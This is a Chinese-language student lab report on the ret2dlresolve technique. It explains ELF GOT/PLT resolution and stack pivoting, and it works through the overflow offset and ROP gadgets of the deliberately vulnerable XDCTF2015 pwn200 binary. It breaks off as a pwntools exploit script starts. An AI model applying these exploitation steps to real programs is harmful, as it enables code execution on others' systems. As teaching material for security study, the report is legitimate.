软件与系统安全实验2B-ret2dlresolve

2021E8013282107 李国宇

原理说明

`return-to-dl-resolve` 是一种绕过NX和ASLR限制的ROP方法，在带有PARTIAL RELRO保护中可以使用。
带有重定向保护的程序的ELF中会带有got表和plt表，这两个表都是用来做重定向的。利用重定向方法调用函数就相当于在二进制文件中留下了一个个坑，预留给外部变量和函数。在编译期我们通常只知道外部符号的类型 (变量类型和函数原型)，而不需要知道具体的值(变量值和函数实现). 而这些预留的"坑"，会在用到之前(链接期间或者运行期间)填上。在链接期间填上主要通过工具链中的连接器, 比如GNU链接器ld; 在运行期间填上则通过动态连接器, 或者说解释器(interpreter)来实现。
函数和变量作为符号被存在可执行文件中，各种符号在一起构成了符号表，ELF内有两种类型的符号表：常规符号表 `.symtab` , `.strtab` 和动态的 `.dynsym` , `.dynstr` 。利用 `readelf -S` 就可以查看。

利用以下程序来进行后续实验（来自很经典的2015-XDCTF-pwn200）

```c
#include<uinstd.h>
#include<stdio.h>
#include<string.h>
void vuln()
{
    char buf[100];
    setbuf(stdin, buf);
    read(0, buf, 256);
}

int main()
{
    char buf[100] = "Welcome to XDCTF2015~!\n";

    setbuf(stdout, buf);
    write(1, buf, strlen(buf));
    vuln();
    return 0;
}
```

使用以下命令编译，生成可执行文件

```bash
$ gcc -o test -m32 -fno-stack-protector -no-pie test.c
```

需要关闭栈溢出保护和PIE，否则无法进行

首先利用 `readelf` 查看段地址： `readelf -S test`

```
节头：
  [Nr] Name              Type             Addr     Off    Size   ES Flg Lk Inf
 Al
  [ 0]                   NULL             00000000 000000 000000 00      0   0
  0
  [ 1] .interp           PROGBITS         08048194 000194 000013 00   A  0   0
  1
  [ 2] .note.gnu.bu[...] NOTE             080481a8 0001a8 000024 00   A  0   0
  4
  [ 3] .note.ABI-tag     NOTE             080481cc 0001cc 000020 00   A  0   0
  4
  [ 4] .gnu.hash         GNU_HASH         080481ec 0001ec 000020 04   A  5   0
  4
  [ 5] .dynsym           DYNSYM           0804820c 00020c 0000a0 10   A  6   1
  4
  [ 6] .dynstr           STRTAB           080482ac 0002ac 00006b 00   A  0   0
  1
  [ 7] .gnu.version      VERSYM           08048318 000318 000014 02   A  5   0
  2
  [ 8] .gnu.version_r    VERNEED          0804832c 00032c 000020 00   A  6   1
  4
  [ 9] .rel.dyn          REL              0804834c 00034c 000018 08   A  5   0
  4
  [10] .rel.plt          REL              08048364 000364 000028 08  AI  5  22
  4
  [11] .init             PROGBITS         08049000 001000 000020 00  AX  0   0
  4
  [12] .plt              PROGBITS         08049020 001020 000060 04  AX  0   0
 16
  [13] .text             PROGBITS         08049080 001080 000265 00  AX  0   0
 16
  [14] .fini             PROGBITS         080492e8 0012e8 000014 00  AX  0   0
  4
  [15] .rodata           PROGBITS         0804a000 002000 000008 00   A  0   0
  4
  [16] .eh_frame_hdr     PROGBITS         0804a008 002008 00004c 00   A  0   0
  4
  [17] .eh_frame         PROGBITS         0804a054 002054 000154 00   A  0   0
  4
  [18] .init_array       INIT_ARRAY       0804bf04 002f04 000004 04  WA  0   0
  4
  [19] .fini_array       FINI_ARRAY       0804bf08 002f08 000004 04  WA  0   0
  4
  [20] .dynamic          DYNAMIC          0804bf0c 002f0c 0000e8 08  WA  6   0
  4
  [21] .got              PROGBITS         0804bff4 002ff4 00000c 04  WA  0   0
  4
  [22] .got.plt          PROGBITS         0804c000 003000 000020 04  WA  0   0
  4
  [23] .data             PROGBITS         0804c020 003020 000008 00  WA  0   0
  4
  [24] .bss              NOBITS           0804c028 003028 000004 00  WA  0   0
  1
  [25] .comment          PROGBITS         00000000 003028 00001f 01  MS  0   0
  1
  [26] .symtab           SYMTAB           00000000 003048 0002f0 10     27  20
  4
  [27] .strtab           STRTAB           00000000 003338 00025a 00      0   0
  1
  [28] .shstrtab         STRTAB           00000000 003592 000101 00      0   0
  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
  L (link order), O (extra OS processing required), G (group), T (TLS),
  C (compressed), x (unknown), o (OS specific), E (exclude),
  D (mbind), p (processor specific)
```

可以看到有TYPE为REL的两个项， `.rel.plt` （用于函数重定位） 和 `.rel.dyn` （用于变量重定位） 。其内部信息可以用 `readelf -r test` 来查看

```
重定位节 '.rel.dyn' at offset 0x34c contains 3 entries:
 偏移量     信息    类型              符号值      符号名称
0804bff4  00000306 R_386_GLOB_DAT    00000000   __gmon_start__
0804bff8  00000706 R_386_GLOB_DAT    00000000   stdin@GLIBC_2.0
0804bffc  00000806 R_386_GLOB_DAT    00000000   stdout@GLIBC_2.0

重定位节 '.rel.plt' at offset 0x364 contains 5 entries:
 偏移量     信息    类型              符号值      符号名称
0804c00c  00000107 R_386_JUMP_SLOT   00000000   setbuf@GLIBC_2.0
0804c010  00000207 R_386_JUMP_SLOT   00000000   read@GLIBC_2.0
0804c014  00000407 R_386_JUMP_SLOT   00000000   strlen@GLIBC_2.0
0804c018  00000507 R_386_JUMP_SLOT   00000000   __libc_start_main@GLIBC_2.0
0804c01c  00000607 R_386_JUMP_SLOT   00000000   write@GLIBC_2.0
```

下面从 `main` 函数入手，看看执行的 `glibc` 的 `write` 函数过程都发生了什么（利用 `gdb-peda` ）

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x080491d8 <+0>:     lea    ecx,[esp+0x4]
   0x080491dc <+4>:     and    esp,0xfffffff0
   0x080491df <+7>:     push   DWORD PTR [ecx-0x4]
   0x080491e2 <+10>:    push   ebp
   0x080491e3 <+11>:    mov    ebp,esp
   0x080491e5 <+13>:    push   edi
   0x080491e6 <+14>:    push   ebx
   0x080491e7 <+15>:    push   ecx
   0x080491e8 <+16>:    sub    esp,0x7c
   0x080491eb <+19>:    call   0x80490d0 <__x86.get_pc_thunk.bx>
   0x080491f0 <+24>:    add    ebx,0x2e10
   0x080491f6 <+30>:    mov    DWORD PTR [ebp-0x7c],0x636c6557
   0x080491fd <+37>:    mov    DWORD PTR [ebp-0x78],0x20656d6f
   0x08049204 <+44>:    mov    DWORD PTR [ebp-0x74],0x58206f74
   0x0804920b <+51>:    mov    DWORD PTR [ebp-0x70],0x46544344
   0x08049212 <+58>:    mov    DWORD PTR [ebp-0x6c],0x35313032
   0x08049219 <+65>:    mov    DWORD PTR [ebp-0x68],0xa217e
   0x08049220 <+72>:    lea    edx,[ebp-0x64]
   0x08049223 <+75>:    mov    eax,0x0
   0x08049228 <+80>:    mov    ecx,0x13
   0x0804922d <+85>:    mov    edi,edx
   0x0804922f <+87>:    rep stos DWORD PTR es:[edi],eax
   0x08049231 <+89>:    mov    eax,DWORD PTR [ebx-0x4]
   0x08049237 <+95>:    mov    eax,DWORD PTR [eax]
   0x08049239 <+97>:    sub    esp,0x8
   0x0804923c <+100>:   lea    edx,[ebp-0x7c]
   0x0804923f <+103>:   push   edx
   0x08049240 <+104>:   push   eax
   0x08049241 <+105>:   call   0x8049030 <setbuf@plt>
   0x08049246 <+110>:   add    esp,0x10
   0x08049249 <+113>:   sub    esp,0xc
   0x0804924c <+116>:   lea    eax,[ebp-0x7c]
   0x0804924f <+119>:   push   eax
   0x08049250 <+120>:   call   0x8049050 <strlen@plt>
   0x08049255 <+125>:   add    esp,0x10
   0x08049258 <+128>:   sub    esp,0x4
   0x0804925b <+131>:   push   eax
   0x0804925c <+132>:   lea    eax,[ebp-0x7c]
   0x0804925f <+135>:   push   eax
   0x08049260 <+136>:   push   0x1
   0x08049262 <+138>:   call   0x8049070 <write@plt>
   0x08049267 <+143>:   add    esp,0x10
   0x0804926a <+146>:   call   0x8049192 <vuln>
   0x0804926f <+151>:   mov    eax,0x0
   0x08049274 <+156>:   lea    esp,[ebp-0x c]
   0x08049277 <+159>:   pop    ecx
   0x08049278 <+160>:   pop    ebx
   0x08049279 <+161>:   pop    edi
   0x0804927a <+162>:   pop    ebp
   0x0804927b <+163>:   lea    esp,[ecx-0x4]
   0x0804927e <+166>:   ret
End of assembler dump.
```

以 `write` 函数为例，可以看见调用的时候实际上到了 `0x8049070` ,由上面的段列表比对可以看到，目标在 `.plt` 段内，先跳到了plt表。继续跟踪

```
gdb-peda$ disassemble 0x8049070
Dump of assembler code for function write@plt:
   0x08049070 <+0>:     jmp    DWORD PTR ds:0x804c01c
   0x08049076 <+6>:     push   0x20
   0x0804907b <+11>:    jmp    0x8049020
End of assembler dump.
```

该函数跳到了 `0x804c01c` ，位于 `.got.plt` 内，其内容为

```
gdb-peda$ x/4wx 0x804c01c
0x804c01c <write@got.plt>:      0x08049076      0x00000000      0x00000000      0x00000000
```

回到了 `0x8049076` ，实际上是上上面那张图的 `push 0x20` 内，接着那张图的往下走，jump到了 `0x8049020` ,位于 `plt[0]` 。

`plt[0]` 处的指令为

```
gdb-peda$ x/4i 0x8049020
   0x8049020:   push   DWORD PTR ds:0x804c004
   0x8049026:   jmp    DWORD PTR ds:0x804c008
```

由第一张图知道，`0x804c000` 是GOT表，这些指令先是push了GOT[1]，再跳转了GOT[2]
先到这里停一停，我们发现她寻找的路径为 plt–>.got.plt–>plt–>got,下面先解释一下这些表起什么作用。

.got

GOT, 即Global Offset Table, 全局偏移表。这是链接器在执行链接时实际上要填充的部分, 保存了所有外部符号的地址信息。在初始时GOT没有信息，链接的时候通过linux的 `_dl_runtime_resolve(link_map,reloc_offset)` 来对动态链接的函数进行重定位。
在i386架构下, 除了每个函数占用一个GOT表项外，GOT表项还保留了 3个公共表项, 每项32位(4字节), 保存在前三个位置, 分别是:

- GOT[0]: ELF的 `.dynamic` 段的装载地址
- GOT[1]: ELF的 `link_map` 数据结构描述符的地址
- GOT[2]: `_dl_runtime_resolve` 函数的地址

.plt

PLT, 即Procedure Linkage Table, 进程链接表。这个表里包含了一些代码, 用来

- 调用链接器来解析某个外部函数的地址, 并填充到 `.got.plt` 中, 然后跳转到该函数
- 直接在 `.got.plt` 中查找并跳转到对应外部函数(如果已经填充过)
- plt表中，PLT[0]储存的信息能用来跳转到动态链接器中（具体代码已在前面分析，push `link_map` 的地址，跳转到 `_dl_runtime_resolve` ），PLT[1] 是系统启动函数（ `__libc_start_main` ）, 其余每个条目都负责调用一个具体的函数。

.got.plt

相当于 `.plt` 的全局偏移表, 其内容有两种情况

- 如果在之前查找过该符号, 内容为外部函数的具体地址
- 如果没查找过, 则内容为跳转回 `.plt` 的代码, 并执行查找

了解完这些以后，我们再来对前面的过程进行梳理：
首先我们想调用 `write` ，call到了PLT表，PLT先假设填充过，在 `.got.plt` 里面找，而 `.got.plt` 还没有填充过实际的地址，于是对应位置是一条跳转回PLT表call的下一句执行查找的代码(`push 0x20 call ...`)。call的目标在GOT表内，上面分析到程序先push了GOT[1]，然后jump到了GOT[2]。而在GOT表的介绍中我们知道，其实就是push了 `link_map` 的地址，然后调用了 `_dl_runtime_resolve(link_map,reloc_offset)` 。那么 `offset` 哪里来的？就是之前push的 `0x20` !

接下来分析， `_dl_runtime_resolve` 位于 `glibc/sysdeps/i386/dl-trampoline.S`

Plain Text 复制代码

```
1   _dl_runtime_resolve:
2           cfi_adjust_cfa_offset (8)
3           pushl %eax                # Preserve registers otherwise
    clobbered.
4           cfi_adjust_cfa_offset (4)
5           pushl %ecx
6           cfi_adjust_cfa_offset (4)
7           pushl %edx
8           cfi_adjust_cfa_offset (4)
9           movl 16(%esp), %edx        # Copy args pushed by PLT in register.
    Note
10          movl 12(%esp), %eax        # that `fixup' takes its parameters in
    regs.
11          call _dl_fixup                # Call resolver.
12          popl %edx                # Get register content back.
13          cfi_adjust_cfa_offset (-4)
14          movl (%esp), %ecx
15          movl %eax, (%esp)        # Store the function address.
16          movl 4(%esp), %eax
17          ret $12                        # Jump to function address.
```

其作用有2：

- 解析函数地址并填入 `.got.plt`
- 跳转到目标函数执行

我们注意到，具体查找过程中是call到了 `_dl_fixup` （11行）里，源代码位于 `glibc/elf/dl-runtime.c` ，部分含义如下

```c
_dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
{
    // 首先通过参数reloc_arg计算重定位入口，这里的JMPREL即.rel.plt，reloc_offset即reloc_arg
    const PLTREL *const reloc = (const void *) (D_PTR (l, l_info[DT_JMPREL]) + reloc_offset);
    // 然后通过reloc->r_info找到.dynsym中对应的条目
    const ElfW(Sym) *sym = &symtab[ELFW(R_SYM) (reloc->r_info)];
    // 这里还会检查reloc->r_info的最低位是不是R_386_JUMP_SLOT=7
    assert (ELFW(R_TYPE)(reloc->r_info) == ELF_MACHINE_JMP_SLOT);
    // 接着通过strtab+sym->st_name找到符号表字符串，result为libc基地址
    result = _dl_lookup_symbol_x (strtab + sym->st_name, l, &sym, l->l_scope, version, ELF_RTYPE_CLASS_PLT, flags, NULL);
    // value为libc基址加上要解析函数的偏移地址，也即实际地址
    value = DL_FIXUP_MAKE_VALUE (result, sym ? (LOOKUP_VALUE_ADDRESS (result) + sym->st_value) : 0);
    // 最后把value写入相应的GOT表条目中
    return elf_machine_fixup_plt (l, result, reloc, rel_addr, value);
}
```

第一句，计算重定位入口，`_dl_fixup` 的两个参数就是 `_dl_runtime_resolve` 的参数。查到的reloc是一个表项

```c
typedef struct {
    Elf32_Addr r_offset;    // 对于可执行文件，此值为虚拟地址
    Elf32_Word r_info;      // 符号表索引
} Elf32_Rel;
#define ELF32_R_SYM(info) ((info)>>8)
#define ELF32_R_TYPE(info) ((unsigned char)(info))
#define ELF32_R_INFO(sym, type) (((sym)<<8)+(unsigned char)(type))
```

第二句，利用 `reloc` 的 `r_info` 找到 `.dynsym` 段内的连接信息，根据定义

```c
ELF32_R_SYM(Elf32_Rel->r_info) = (Elf32_Rel->r_info) >> 8
```

查到的 `sym` 是如下的结构体：

```c
typedef struct
{
    Elf32_Word st_name;     // Symbol name(string tbl index)
    Elf32_Addr st_value;    // Symbol value
    Elf32_Word st_size;     // Symbol size
    unsigned char st_info;  // Symbol type and binding
    unsigned char st_other; // Symbol visibility under glibc>=2.2
    Elf32_Section st_shndx; // Section index
} Elf32_Sym;
```

第三句，检查 `type` 是不是7（类型是否等于 `R_386_JUMP_SLOT` ）
第四句，通过 `strtab+sym->st_name` 找到符号表字符串，并返回在 `glibc` 的地址
第五句，返回实际函数的地址。

为了进一步理解其中发生了什么，我们可以简单模拟一下查找的过程。
首先在第二张图里面我们可以知道 `write` 的 `r_info` 是 `0x607` ， `type=7` 无误，且索引值为6
在第一张图里知道 `.dynsym` 基地址 `0x804820c` ，加上6的偏移就是 `0x804820c+0x10*6` 得到：

```
gdb-peda$ x/4wx 0x804820c+0x10*6
0x804826c:      0x00000042      0x00000000      0x00000000      0x00000012
```

（ `.dynsym` 以 `\x00` 作为开始和结尾，中间每个字符串也以 `\x00` 间隔，因此会有中间两个 `0x0000` ，很重要，伪造的时候不要忘记）
就是说 `st_name` 是 `0x0000042` ，由 `Elf32_Sym` 的注释可知这也是
在 `.dynstr(0x80482ac)` 的偏移值，我们查看一下 `0x80482ac+0x42`

```
gdb-peda$ x/s 0x80482ac+0x42
0x80482ee:      "write"
```

就是 `write` 的名字，接下来送到 `_dl_lookup_symbol_x` 去找真正的函数，但这部分过程我们已经不关心了。

因此，攻击思路为拦截 `write` 函数第一次链接的过程，即在 `main` 中call到plt[0]开始查找的过程
1、利用栈溢出控制eip为plt[0]地址，伪造一个 `_dl_runtime_resolve` 的 `reloc_offset` 参数
2、控制 `reloc_offset` 参数使得 `_dl_fixup` 查找到的 `reloc` 位于可控地址内


3、伪造 `reloc` 的内容，使得 `sym` 在可控地址内
4、伪造 `sym` ，使 `sym->st_name` 找到的符号表字符串在可控地址内
5、伪造 `sym->st_name` 对应的字符串为任意库函数，如 `system` ，实现攻击。

过程

在本次攻击中因为需要伪造很多数据结构，因此我们需要先进行栈迁移，将栈迁移到.bss段，然后利用.bss段内的栈来伪造上述所有内容，实现攻击。因此，我们的操作分为栈迁移和伪造两步。

步骤0：栈迁移及其原理

栈迁移是CTF中比较常用的套路。其本质上是通过ebp指针来修改栈帧位置和大小。通过将ebp伪造成 `.bss` 段的地址来实现。其主要由 `leave; ret;` 这个gadget来实现。
`leave` 的本质是： `mov esp ebp; pop ebp;` `ret` 是： `pop eip` ；
(以下图片来自http://blog.tianzheng.cool/?p=484)
假设有一个程序有栈溢出漏洞，堆栈是这样的：




在程序call之后，本质上是进行了

```
mov esp,ebp
pop ebp
ret
```


`mov` 执行完以后:

再来是 `pop ebp` ；此时ebp内的值就是esp处的 `fake_ebp1_addr` ，esp在pop后下移。


然后进行 `ret` ，将eip设置为esp现在所指的 `read_plt` 。在 `read_plt` 里放了 `glibc` 的 `read` 函数的地址，系统开始执行新的 `read` 函数。 `read` 函数的参数为栈内 `leave ret` 下面的 `0`，`fake_ebp1`，`0x100` 代表向 `fake_ebp1` 读100字节。
写入的内容不是乱写的，就是我们的payload2，为了实现栈迁移，我们需要将 `.bss` 段 `fake_ebp1` 位置内写入 `fake_ebp2` 的地址，其他地方随意构造我们需要的数据，这部分我们都能利用



`read` 函数执行完以后回到左侧 `read_plt` 下面的 `leave_ret` ，会将一开始的过程再执行一遍：首先是 `mov esp,ebp` ；



`pop ebp`



这句话将ebp放到了 `fake_ebp2` 处，此时esp在 `system_plt` 上，此后在执行 `ret` ，我们构造的函数在 `.bss` 就被执行了，栈迁移也就实现了。

步骤1：栈迁移+截获write函数plt解析

首先利用第一次栈溢出，控制eip的位置到 `read` 函数，来进行栈迁移，同时准备接受写入在新栈的 `payload2` 。

先用gdb-peda定位栈溢出的位置：

`pattern_create 120`

```
gdb-peda$ pattern_create 120
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANA
A'
gdb-peda$
```

输入r，gdb开始运行，将生成的pattern当作输入输入进去。

```
gdb-peda$ r
Starting program: /home/dorapocket/桌面/hw/bof
Welcome to XDCTF2015~!
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAA

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x79 ('y')
EBX: 0x41413741 ('A7AA')
ECX: 0xbfffefec ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAA
hAA7AAMAAiAA8AANAA\n")
EDX: 0x100
ESI: 0x1
EDI: 0xbffff0d0 ---> 0x1
EBP: 0x6941414d ('MAAi')
ESP: 0xbffff060 ("ANAA\n")
EIP: 0x41384141 ('AA8A')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41384141
[------------------------------------stack-------------------------------------]
0000| 0xbffff060 ("ANAA\n")
0004| 0xbffff064 ---> 0xa ('\n')
0008| 0xbffff068 ---> 0xb7fc5420 ---> 0x80482fe ("GLIBC_2.0")
0012| 0xbffff06c ("Welcome to XDCTF2015~!\n")
0016| 0xbffff070 ("ome to XDCTF2015~!\n")
0020| 0xbffff074 ("to XDCTF2015~!\n")
0024| 0xbffff078 ("DCTF2015~!\n")
0028| 0xbffff07c ("2015~!\n")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41384141 in ?? ()
```

程序崩溃，发现eip值为：0x41384141

`pattern_offset 0x41384141`

即可得出移除偏移在112处。

```
gdb-peda$ pattern_offset 0x41384141
1094205761 found at offset: 112
```

此外，通过ROPgadget，我们也可以很清楚的定位到需要的return gadget。

```
└─$ ROPgadget --binary test --only "pop|ret"
Gadgets information
============================================================
0x080492db : pop ebp ; ret
0x080492d8 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0804901e : pop ebx ; ret
0x080492da : pop edi ; pop ebp ; ret
0x080492d9 : pop esi ; pop edi ; pop ebp ; ret
0x0804900a : ret
0x0804912b : ret 0xe8c1

Unique gadgets found: 7
```

```
└─$ ROPgadget --binary test --only "leave|ret"
Gadgets information
============================================================
0x08049105 : leave ; ret
0x0804900a : ret
0x0804912b : ret 0xe8c1

Unique gadgets found: 3
```

Python 复制代码

```python
from pwn import *
elf = ELF('bof')
offset = 112
read_plt = elf.plt['read']
write_plt = elf.plt['write']

